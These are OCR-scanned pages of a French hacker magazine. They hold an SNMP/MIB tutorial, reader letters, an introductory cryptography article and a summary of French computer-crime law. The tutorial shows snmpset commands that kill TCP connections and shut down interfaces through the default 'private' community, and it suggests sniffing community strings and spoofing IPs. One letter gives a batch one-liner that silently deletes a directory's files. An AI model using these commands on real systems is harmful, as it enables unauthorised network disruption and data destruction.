ifMtu(4): la Maximum Transmit Unit (la taille max au delà de laquelle un paquet doit être fragmenté pour pouvoir passer sur le réseau).
ifSpeed(5): bande passante en bits/s.


ifPhysAddress(6): @Phys (MAC pour les réseaux ethernet).

ifAdminStatus(7): statut désiré de l'interface : on souhaite qu'elle fonctionne (up(1)) ou qu'elle soit arrétée (down(2)) ?

ifOperStatus(8): idem ifAdminStatus sauf que là c'est le statut réel de l'interface.

d'autres variables statistiques

Lorsque vous souhaiterez arréter une interface (pour "débrancher" toute une partie du réseau par exemple), vous devrez effectuer la requête sur la donnée ifAdminStatus et non pas sur ifOperStatus qui est en lecture seule.
* Address Translation(at(3)) contient les données liées à la résolution ARP (gromo dosso).
atTable(1): table d'entrées de type atEntry(1) :



Bon, bin avec ça on récupère la table ARP de l'équipement. Quand ça marche, ca peut être très utile !
AtPhysAddress est l'@Physique, atNetAddress l'@IP associée.


* IP(4) qui est parmi les plus intéressantes :
ipForwarding(1): l'équipement sert de passerelle si la valeur est à 1. Elle peut être à 2 dans le cas contraire.

ipDefaultTTL(2): bin ça permet de connaitre le TTL par défaut. Si on peut le modifier, ca peut tout changer...

des attaques de Deni de Service... quoi que les réglages, c'est plutôt tout à fond (comme le rock ;), nan ? Bon, au cas où ça intéresse kelkun, c'est le temps qu'un paquet fragmenté est conservé (en attente de réception de tous les fragments) avant destruction. Cette variable est read-only (on ne peut pas la modifier).


ipAddrTable(20): table des @IP de l'équipement.

Elle est constituée comme suit :
Bah, c'est cool, grace à ipAddrTable, on peut récupérer



l'@IP de toutes les interfaces de l'équipement, le masque de (sous-)réseau associé, l'@ broadcast (pour écrire à toutes les machine sur (sous-)réseau. On n'en demande pas tant ! Et pourtant, on va nous en donner encore plus :)

ipRouteTable(21): tout simplement la table de routage de cette machine, livrée sur un plateau d'argent, constituée de ipRouteEntry(1) :)
ipRouteDest renseigne sur la destination associée à cette



route (0.0.0.0 pour la route par défaut).
ipRouteIfIndex donne l'indentifiant de interface qui sera utilisée pour retransmettre le paquet sur le bon réseau.


ipRouteNextHop donne l'@IP du prochain routeur pour cette route.

ipRouteType nous indique si le réseau de destination est connecté sur l'interface destination (direct(3)) ou sur un réseau non accessible localement(indirect(4) : va falloir passer par d'autres routeurs !!!).

ipRouteMask(11) spécifie le masque de (sous-)réseau associé à cette route.

Il existe aussi ipRouteProto(9) qui est au même niveau que ipRouteNextHop et cie et qui peut être utile pour savoir quels protocoles réseaux de configuration de route sont pris en compte sur ce réseau (valeurs notoires : local(2) (route mise en dur par l'admin), icmp(4) (icmp redirect !), egp(5), rip(8), ospf(13)).

ipNetToMediaTable(22): table des correspondances @IP/@Physique (souvent @MAC).
Je vous laisse admirer :
Bon, bin là vous êtes en mesure de récupérer l'@Physique



des interfaces locales et des autres @IP connues, plus le type d'attribution de l'@IP (dynamique si ipNetToMediaType==3 ; si égal à 4, l'attribution est statique (configuré en dur par l'administrateur)).

* IMCP(5) bon, ça existe. Mais je détaille pas, c'est des statistiques (pas forcément inutiles d'ailleurs).
* TCP(6) qui fournit une sorte de netstat (liste toutes les connexions ouvertes et les serveurs en écoute) plus pleins d'infos fort intéressantes.
pleins de trucs :
tcpMaxConn(4) est le nombre maximum de connexions TCP que l'équipement peut accepter.
tcpConnTable(13) est une table contenant des tcpConnEntry(1) qui sont composées de :

tcpConnState(1): état de la connexion (1: fermée, 2: en écoute (serveur), 5: établie, 10: fermée, 12: fermeture de la connexion ordonnée par le manager (deleteTCB))

tcpConnLocalAddress(2): adresse locale pour cette connexion (0.0.0.0 pour un serveur acceptant des connexions depuis n'importe quelle interface)

tcpConnLocalPort(3): port local

tcpConnRemAddress(4): @IP destinataire de cette connexion

tcpConnRemPort(5): port de destination.
Ca nous permet de savoir si des serveurs écoutent sur cette machine, et avec quelles machines cet équipement est actuellement en relation.

* UDP(7) permet de récup le même style d'info pour le proto UDP.
udpTable(5): contient la liste des ports (udpEntry(1)) sur lesquelles une application écoute et attends la réception de données en UDP.

Une udpEntry contient les champs suivants :
udpLocalAddress(1): l'adresse de l'interface sur laquelle le serveur "écoute".

udpLocalPort(2): le port local sur lequel l'application "écoute".

De la même manière qu'avec TCP, on peut ainsi connaître les ports ouverts sur chaque interface sans avoir à scanner le réseau de manière bruyante et fortement repérable !
* EGP(8) idem ICMP
* ... il en existe d'autres en fonction de la version de la MIB (ici MIB-I).
Et si on s'amusait un peu :))

peu plus fun :)

Linux est formidable ! Il fournit, avec le paquetage ucd-snmp (à récupérer sur freshmeat.net), des outils permettant d'accéder en lecture/écriture aux données des agents :)

C'est les commandes snmpwalk (pour récuperer toutes les valeurs des données situées à partir d'un certain point de l'arborescence), snmptable (plus sympa pour récupérer des variables de type table (vous comprendrez en utilisant snmpwalk ;)) et snmpset (pour modifier la valeur de variable) qui fonctionnent comme ca : on interroge la valeur de la variable 1.5 (system.sysName) => on doit rajouter .0 à la fin car c'est une variable de type simple):

```
[uzy@bocal ~]$ snmpget 172.23.4.19 private 1.5.0
  system.sysName.0 = SWITCH1
```

Bon, on va quand même pas faire tout l'arbre un par un... utilisons snmpwalk sur toute l'arborescence débutant à sys !!!

```
[uzy@bocal ~]$ snmpwalk 172.23.4.19 private 1
  system.sysDescr.0 = BayStack 450-24T HW:RevL
  FW:V1.46 SW:v3.0.0.41 ISVN:0
  system.sysObjectID.0 = OID: enterprises.45.3.35.1
  system.sysUpTime.0 = Timeticks: (235697570) 27 days,
  6:42:55.70
  system.sysContact.0 = Pierpoljack
  system.sysName.0 = SWITCH1
  system.sysLocation.0 = Au_pied_de_la_tour_Eiffel
  system.sysServices.0 = 3
  system.sysORLastChange.0 = Timeticks: (0) 0:00:00.00
```

Pour la modification, voici les principaux types : ("man snmpset" pour tous les types)

```
  i ENTIER
  s CHAINE DE CARACTERES
  a @IP
```

On modifie cette valeur (le s est pour STRING car le champ en question est de type CHAINE DE CARACTERES) :

```
[uzy@bocal ~]$ snmpset 172.23.4.19 private 1.5.0 s
"UZY_CONTENT"
  system.sysName.0 = UZY_CONTENT
```

Récupération de table :

```
[uzy@bocal ~]# snmptable 172.23.4.19 private 4.20
SNMP table: ip.ipAddrTable
  ipAdEntAddr ipAdEntIfIndex ipAdEntNetMask ipA-
  dEntBcastAddr ipAdEntReasmMaxSize
  172.23.4.19    1    255.255.254.0  1    1512
```

Donc, là on n'a qu'une seule interface, mais on peut voir que son @IP est 172.23.4.19 et que son masque de sous-réseau est 255.255.254.0.
Après, à vous de faire preuve d'imagination pour explorer la MIB et recueillir les informations que vous recherchez !

la MIB et recueillir les informations que vous recherchez !

Pensez bien que lorsque vous tapez les identifiants 1.5.0, le système considère que vous vous placez déjà dans le chemin suivant : iso.org.dod.internet.mgmt.mib.
Vous n'avez plus qu'à taper l'identifiant de sys, ip, tcp, udp, interface, at, ... plus les champs nécessaires pour atteindre la variable recherchée.

Vous pouvez également taper l'ensemble des identifiants à partir de la racine en démarrant par un '.' (à ce moment là, il faut donner tous les champs .iso.org.dod....).
Quelques petites commandes sympas (mais pas forcément très intelligentes utilisées tel quel ;) :

Fermeture d'une connexion TCP (172.23.4.237:2524 => 172.23.4.19:23) :
(tapez "snmpwalk 172.23.4.19 private tcp.tcpConnTable.tcpConnEntry" pour avoir une liste des connexions)

```
[uzy@bocal ~]# snmpset 172.23.4.19 private tcp.tcp-
ConnTable.tcpConnEntry.tcpConnSta-
te.172.23.4.19.23.172.23.4.237.2524 i 12
```

(la valeur 12 correspond à deleteTCB (fermeture de la connexion demandée par le manager)
Arrêt d
'une interface réseau :

```
[uzy@bocal ~]# snmpset 172.23.4.19 private inter-
faces.ifTable.ifEntry.ifAdminStatus.4 i 2
interfaces.ifTable.ifEntry.ifAdminStatus.4 = down(2)
```

Conclusion

Bon, voilà... Vous avez maintenant une bonne base pour explorer le monde de SNMP et des MIBS... Ces informations sont à utiliser pour comprendre l'architecture d'un réseau et son fonctionnement et pour expérimenter certains failles sur votre réseau local.

Ces commandes ne marcheront que si votre machine est autorisée à accéder à la communauté private de l'équipement destination.
Si l'admin à eu la bonne idée de changer le nom de la communauté principale ou de poser des filtres par @IP aux accès aux agents SNMP, il ne vous reste plus qu'à sniffer le réseau (en UDP) pour récupérer le nom de ladite communauté et à faire du spoofing d'IP pour toute interrogation ou modification de base (avec l'@IP de la station de management en source par exemple :)...

Je ne connais pas d'outils qui fasse cela, il ne me/vous reste plus qu'à le développer !

Sachez enfin que depuis sa création, le protocole SNMP a évolué et il existe notament de nos jours SNMPv3 qui permet le cryptage et une authentification plus forte ! Dans ce cas, les opérations seront plus délicates (et plus excitantes aussi ;) !

uZy

The voice

Petite erreur !

Salut l'équipe Hackerz Voice !

Dans votre article "TOUTES LES ASTUCES POUR TROUVER UNE IP..." (cf. HZV 5), j'ai remarqué une petite erreur, vous expliquez que l'adresse IP (Internet Protocol) est un nombre de 32 bits qui peut s'écrire en notation décimale, allant de 0 à 2^32=4294836225 (désolé je sais pas comment on fait la puissance sur Outlook Express ! Oui, je sais je devrais utiliser Eudora !) . Et là je vous arrête ! En effet, premièrement : 2^32=4294967296 ; et deuxièmement : l'adresse IP est en effet divisée en quatre octets (1 octet=8 bits), chaque octet allant de 0 à 255 en notation décimal. Donc en 32 bits, ce nombre va de 0 à 4294967295 en notation décimale. Pour ceux qui ne connaissent pas le changement de la base binaire à la base décimale, on part toujours de 2^0 (encore désolé !).

Petit schéma : (2) : base binaire (10) : base décimale
1 bit : 0 ou 1
1 1 1 1 1 1 1 1 (2) = 2^7+2^6+2^5+2^4+2^3+2^2+2^1+2^0 = 255 (10)
Si, par exemple, on a :
10010011 (2) = 2^7(x1)+2^6(x0)+2^5(x0)+2^4(x1)+2^3(x0)+2^2(x0)+2^1(x1)+2^0(x1) = 147 (10)

Voilà, je pense que pour certains lecteurs Newbies, il était bien de leur rappeler ou leur apprendre la conversion binaire-décimal, essentiel à l'informatique !

P.S. : Cool vos nouveaux t-shirts "Ze Hackademy" mais toujours trop cher !
Bonne continuation !
Bye ! @+ !

Vran

Le Tee shirt il est super chère OUAIS c'est aussi pour soutenir des efforts comme Zi HackAdemY

Bravo à Stigmata

Bravo à Stigmata, un des seuls qui aident les newbis!!!
Son article sur le vbs était un tres bon commencement!
S.v.p hackerz voice, pensez aux newbis qui ne savent rien....
bonne continuation!

Animus

Bonjour,

hef de projet informatique dans une petite structure, j'ai egalement la responsabilite de sensibiliser une partie du personnel aux risques inherents a l'utilisation des systemes informatiques.

Habitant en Suisse, je n'ai eu connaissance de votre excellente revue (HACKERZ VOIVE N? 4) que tres recemment. Dommage, car elle constitue une source d'information riche et certains articles sont indiques pour me permettre de mener a bien ma mission securitaire au sein de mon entreprise.
Je souhaite bien evidemment m'abonner et obtenir les trois premiers numeros (si disponibles ...) ainsi que le tres attendu Manuel N? 1.

Pour cela, j'ai besoin de connaitre vos coordonnees et vos conditions contractuelles pour la Suisse, il n'existe en effet aucuns distributeurs de votre revue dans mon pays.
Avec mes salutations les meilleures.

Pascal Troxler

Si si z'affirme que nos journaux sont vendus en Belgique, Suisse et Canada, faut juste les trouver. Plus sûr est l'abonnement

Suggestions

C'est encore moi, le pète couilles de service Bon, dans le n°4 c'est un ptit peu mieux... Je vois encore des fautes de typos grosses comme un immeuble de 30 étages (surtout 1 dans la pub pour le HS), des fautes dortauggrafes à n'en plus finir (putain, même Composer a un correcteur automatique!), mais le contenu est un peu plus inétressant et il y a moins de conneries techniques. Le Hors Série est pas mal, suffisament technique pour satisfaire à peu près tout le monde. Je trouve juste le ton trop "grungy pèté à la bière", trop vantard. Faut être un peu plus pro. Surtout quand on progresse dans les ventes (dixit le mag).

Justes quelques remarques. Comme le fait remarquer un de vos lecteurs dans le hors série, vous vous étalez à mort. Vous vous vantez de ne pas mettre de pub, mais en fait si, pour vos gueules. Essayez de ne plus faire de fautes, c'est insupportable (quitte même à corriger les articles ou mails que vous recevez). Vérifiez vos infos, quitte à ne pas les publier si vous n'êtes pas sûrs. Testez des progz (scanners, sniffers, firewalls, etc...). Ca fait toujour bon genre.
Si vous avez du mal à boucler, pourquoi ne pas demander à vos lecteurs d'écrire pour vous, comme ça, de façon bénévole. Ca vous éviterait de vous étaler, justement. J'ai cru comprendre que S/ash avait écrit un truc. Ce serait cool:-).
Si vous voulez, j'ai un truc quasi pret sur le Phreaking (avec des Schémas et des tips venant de chez Phreakon avec l'autorisation de Gangstuck et des trucs made in BB108). Et en plus il est passé par trois correcteurs de fautes!! Au fait, vous avez un PGP du genre v5.0. Si oui, filez moi votre clé publique (en 4096 bits pleaz), comme ça jvous mail en crypté, c + cool. @+
Knowledge is freedom, Freedom is knowledge
OldNick

from Babylon Babies 108

Rha vas-y tu va me le balancer ton article ! obligé de te mettre dans le courrier des lecteurs :)))

Supplément de la note de Da Strifouz

Je ne sais pas si vous avez reçu mon premier mail, car à cause d'une erreur serveur, je me suis fais deconnecter de mon compte. Enfin, e vous ecris (ou vous recris) pour ajouter un supplement à l'article de Da Strifouz: Comment faire pour supprimer tous les fichiers d'un repertoire, sans demander l'avis à l'utilisateur et sans qu'il s'en apperçoive, et en plus, en une ligne de commande, s'il vous plait ???? Et bien très simplement en créant un .BAT avec comme unique ligne de commande:
@cd lerepertoire
@echo o|del *.* > NUL

c'est tout ?? Et oui, le @ n'affiche pas les lignes de commande à l'ecran et le o| (| s'obtient en faisant Alt et 6) devant le del impose une reponse à la commande del *.* (ici oui) et le > NUL n'affiche même pas le texte de fin de commande. Et la fenetre, à la fin de sa tache, va se refermer toute seule.

RMQ: vous pouver laisser seulement la dernière ligne et placez le .bat optenu dans un répertoire. Il supprimera tous les fichiers et lui même par la même occasion mais l'utilisateur sera averti de la suppression de fichiers par une demande de suppression mais quelque soit sa réponse ceux-ci ont déjà disparus.

Poussin132

CRYPTOGRAPHIE, CRYPTANALYSE ET CODES SECRET (PART ONE)

Cryptographie, cryptanalyse, déchiffrement... derrière ces mots barbares se cachent des concepts simples et passionnants. Voici le premier texte d'une série de plusieurs articles, qui paraîtront intégralement dans ces Manuels. Dans quelques mois, vous devriez être capables de comprendre et d'utiliser les algorithmes de cryptage les plus évolués et les méthodes permettant de les attaquer (ou au moins d'essayer ;-).

Voilà le menu du jour, et du numero suivant: nous allons étudier ensemble les moyens de crypter un texte francais en brouillant les lettres à l'aide d'une clé secrète, de telle manière que le texte soit rendu incompréhensible pour quelqu'un ne possédant pas la clé. Il y a plusieurs méthodes pour cela, nous implémenterons la plus simple d'entre elles, et nous verrons les moyens de les cracker à l'aide d'un ordinateur. Quelques connaissances en programmation C seront utiles mais pas indispensables, l'important est de bien comprendre le principe. J'essaie de simplifier au maximum les maths, mais c'est souvent nécessaire quand on parle de crypto, surtout pour casser les codes.

Pourquoi étudier des méthodes de crypto qui agissent uniquement sur des lettres alors que de nos jours les techniques les plus performantes agissent sur des nombres (qui sont les octets d'un fichier, pouvant représenter des lettres, mais aussi une image, un programme...) ? Et bien, en fait, c'est génial pour acquérir les bases, pour bien comprendre les mécanismes de la cryptographie et surtout de la cryptanalyse. Et puis, comment font les agents secrets quand ils veulent s'échanger des messages sur le terrain mais ne disposent pas d'ordinateur ? Il leur faut une technique de chiffrage rapide, qui agit sur les lettres, avec une clé courte dont on peut facilement se souvenir. Ces méthodes, inventées aux siècles précédents, ont encore de beaux jours devant elles !

PRINCIPES FONDAMENTAUX

Un code secret est une table définie à l'avance entre deux personnes, qui associe un mot (ou groupe de mots) à un autre mot (ou groupe de mots) qui signifie autre chose. Par exemple, dire "le repas est prêt, tu peux venir" pour signifier "les carottes sont cuites, il faut se tirer les flics arrivent". C'est un mécanisme simple et parfois utile, à l'interface entre le cryptage et la stéganographie (voir plus loin), mais limité car il faut retenir le code par coeur ! Je n'en parlerai plus par la suite.

On peut aussi cacher le message à l'intérieur d'un texte d'apparence innocente, par exemple ne prendre que certains mots d'un texte (repérés par leur position dans le texte, ou par la manière de les écrire, ou par un signe de ponctuation avant ou après, etc....). Les méthodes possibles ne sont limitées que par l'imagination. Par exemple on peut cacher un message dans une fausse page d'agenda téléphonique, en sélectionnant une lettre par nom, la position de la lettre étant déterminée par le dernier chiffre de son numéro de téléphone. Le problème c'est qu'une fois que le principe de votre code a été compris par une personne mal intentionnée, elle n'aura aucun mal à comprendre tous vos messages futurs. Et ce genre de code est facile à trouver si on y passe un peu de temps.
Le nom savant pour dire que l'on cache un message à l'intérieur d'un autre message d'apparence innocente est la stéganographie. Avec l'aide des ordinateurs, on cache ainsi des données de manière invisible dans des images ou des mp3. Mais, encore une fois, la sécurité de ce type de messages n'est pas assurée: si quelqu'un réalise que vos fichiers ne sont peut-être pas si innocents que ca, il aura vite fait de trouver l'astuce.

Les encres sympathiques méritent qu'on parle d'elles. Elles sont vieilles comme le monde, mais toujours très utiles dans les cas désespérés. Les pirates de "l'île au trésor" l'utilisaient deja ;). En prenant un pinceau au lieu d'un stylo, et du jus de citron dilué dans de l'eau comme encre, on peut écrire un message invisible sur une feuille. Le message apparaît ensuite par simple chauffage du papier (avec une bougie ou un sèche-cheveu). Il y a plein d'encres possibles, disponibles dans le commerce, mais autant utiliser ce qu'on a sous la main: citron, oignon, pomme, lait...

Attention maintenant, on rentre dans les choses sérieuses: la cryptographie. Ne vous affolez surtout pas si vous ne comprenez pas tout à ces définitions, ce sera beaucoup plus clair après avoir vu des exemples. Pour avoir une vraie sécurité, il faut absolument crypter (ou chiffrer) le message, c'est-à-dire le transformer en une série de caractères sans aucun sens pour quelqu'un qui ne possède pas une certaine information secrète (qui est la clé de cryptage). Il existe différents types d'algorithmes de cryptage, c'est-à-dire différentes "recettes" pour passer du texte en clair (le message initial) au texte crypté. La clé, c'est une information (qui peut être un chiffre, un mot, une série de chiffres...) qui est utilisée par l'algorithme de cryptage pour qu'un même texte soit

crypté différemment si la clé utilisée est différente.
Un exemple simple: décalez chaque lettre du mot "hackeur" de 3 caractères dans l'alphabet (a devient d, b devient e, etc...) Le texte en clair est "hackeur", le texte crypté est alors "kdfnhxu". C'est le système de César, le cryptage le plus simple qui existe, et l'un des plus anciens. Mais on pourrait utiliser le même algorithme de cryptage (décalage des lettres dans l'alphabet) en décalant de 4 lettres au lieu de trois, et le message crypté serait alors "legoiyv". Pour décrypter le message, il faut connaître l'algorithme, et la clé. La clé ici est le nombre de décalages (3 ou 4). Mais ce code est cryptanalysable facilement: si on sait que l'algo utilisé est le décalage des lettres dans l'alphabet, il suffit de tester les 25 possibilités pour trouver la clé et lire le message en clair. On pourrait rendre ce code plus difficile à casser en rajoutant des transpositions de lettres, c'est-à-dire en brouillant les lettres selon un certain algorithme (et oui, toujours ce mot barbare, les informaticiens auraient pu trouver autre chose, mais puisque c'est celui-la il faut bien s'y habituer ;). Par exemple, le mot "hackeur" devient "hceraku" si on prend une lettre sur deux (h,c,e,r) puis qu'on revient au debut et qu'on prend de nouveau une lettre sur deux mais en commençant par la deuxième lettre (a,k,u).

Crypter et décrypter un message en connaissant la clé est relativement facile. Le vrai défi, c'est de cracker le code, c'est-à-dire retrouver le texte en clair à partir d'un message crypté que vous avez intercepté. On appelle cela la cryptanalyse. Pour casser un code, il faut de l'astuce, du flair, beaucoup de chance, et énormément de patience. Tous les détails comptent, la plus petite information peut vous débloquer et permettre de tout décrypter. Tout d'abord, il faut essayer de connaître la méthode de codage utilisée. Il existe des tests pour les cas simples, mais si la personne a inventé son propre système il faudra analyser plusieurs messages cryptés et essayer de repérer les similitudes, les répétitions de lettres ou de groupes de lettres, la fréquence d'apparition des lettres... Ca peut être très dur, mais vous serez aidés si vous connaissez le message en clair, ou si vous savez que tel ou tel mot doit forcément y apparaître.

Ensuite, une fois que vous connaissez l'algorithme de chiffrement, il ne reste plus qu'à l'analyser pour trouver ses failles. Il faut trouver un moyen de connaître la clé utilisée dans un message en un temps raisonnable. Toute méthode de chiffrement utilisable manuellement par l'homme a des failles qui peuvent être exploitées grâce à un ordinateur. Mais pour ça il vaut mieux être bon en math ! Durant la seconde guerre mondiale, l'équipe américaine constituée de purs génies a mis environ 18 mois à cracker le code de la machine "type B" des japonais...

Les meilleurs algorithmes de cryptage sont ceux qui peuvent être rendus publics sans que cela ne nuise à la sécurité. C'est le cas des algorithmes modernes utilisant l'informatique, comme DES, AES ou RSA. Ils ne présentent aucune faille connue permettant de les attaquer efficacement, la sécurité repose donc entièrement sur le fait que la clé utilisée est tenue secrète. Le seul moyen pour casser le code est alors de tester toutes les clés possibles (attaque "force brute"), c'est pourquoi ces dernières sont choisies suffisament longues pour que cette opération prenne des dizaines d'années ou plus (pour la puissance de calcul actuelle des super-ordinateurs). C'est la règle de Kerchoff, énoncée au XIXème siècle ! On comprend alors que l'algorithme de décalage simple vu au-dessus n'est pas sécurisé, puisqu'il suffit de tester les 26 clés possibles pour retrouver le texte en clair.

LE PROGRAMME

Pour automatiser les taches de cryptage et décryptage, et surtout de cryptanalyse, j'ai écrit un programme en C. Il est assez bien commenté, donc je vous conseille de le lire et de regarder les commentaires pour mieux comprendre. Ce prog a été écrit sous linux avec emacs et compilé avec gcc (gcc -o crypto crypto.c; ./crypto), mais il marche aussi sous windows & co.
Il implémente (pour l'instant) des fonctions de cryptage et de décryptage par l'algorithme de décalage, une cryptanalyse par force brute de cet algo, un affichage des statistiques d'apparition des différentes lettres dans l'alphabet, et un test permettant de savoir si le texte fourni est clair ou crypté.
Ce programme est disponible sur le signe de piste de Hackerz Voice, et sera publie integralement dans le prochain numero des Manuels, avec toutes les explications pour le comprendre.

Voici enfin un petit challenge pour vous torturer les méninges:

ftvseyzvsqtesmyrvxeizrsemrvxgqlesmmwwpmilwdjzsimxwttevvsxgmlgemmtriiewymgplceepypvierykrixeetwvlmespvpmytgemwrheirgxejhsidedycbc

Good luck ! ;)

FozZy

Ce que dit la loi en France

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ».

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique «. ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende «. Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.

Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.


Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau code pénal.

"L'hacktion-shirt Zi HackAdemY"

By Hackerz Voice

We need You, en achetant ce tee shirt vous contribuez au lancement de la première Hack school française



139 FRS
Non abonnés

99 FRS
abonnés

PROMO !
Les 3 T-shirts pour 299F
(199 F pour les abonnés)

Join us now

Si je m'abonne aujourd'hui ... ☐
Je reçois le T-shirt en plus du journal et de tous les manuels 2001 pour 99F + 90F = 189F

Je commande à HACKERZ VOICE

Nom : ..... Prénom : .....
Adresse : .....
Code : ..... Ville : .....

Signature

Je choisis la promo : 3 "Zi HackAdemY" pour 299 FF ☐
Je choisis : 1 "Zi HackAdemY" pour 139 FF ☐

Taille XL XXL

Je choisis la promo abonnés : 3 "Zi HackAdemY" pour 199 FF ☐
Je suis abonné, je choisis : 1 "Zi HackAdemY" pour 99 FF ☐

PAIEMENT

☐ par chèque à l'ordre de DMP, 1, Villa du Clos de Mallevart, 75011 Paris

☐ par Carte Bleue ■■■■ ■■■■ ■■■■ ■■■■

Expire en ■■ / ■■

Total de la commande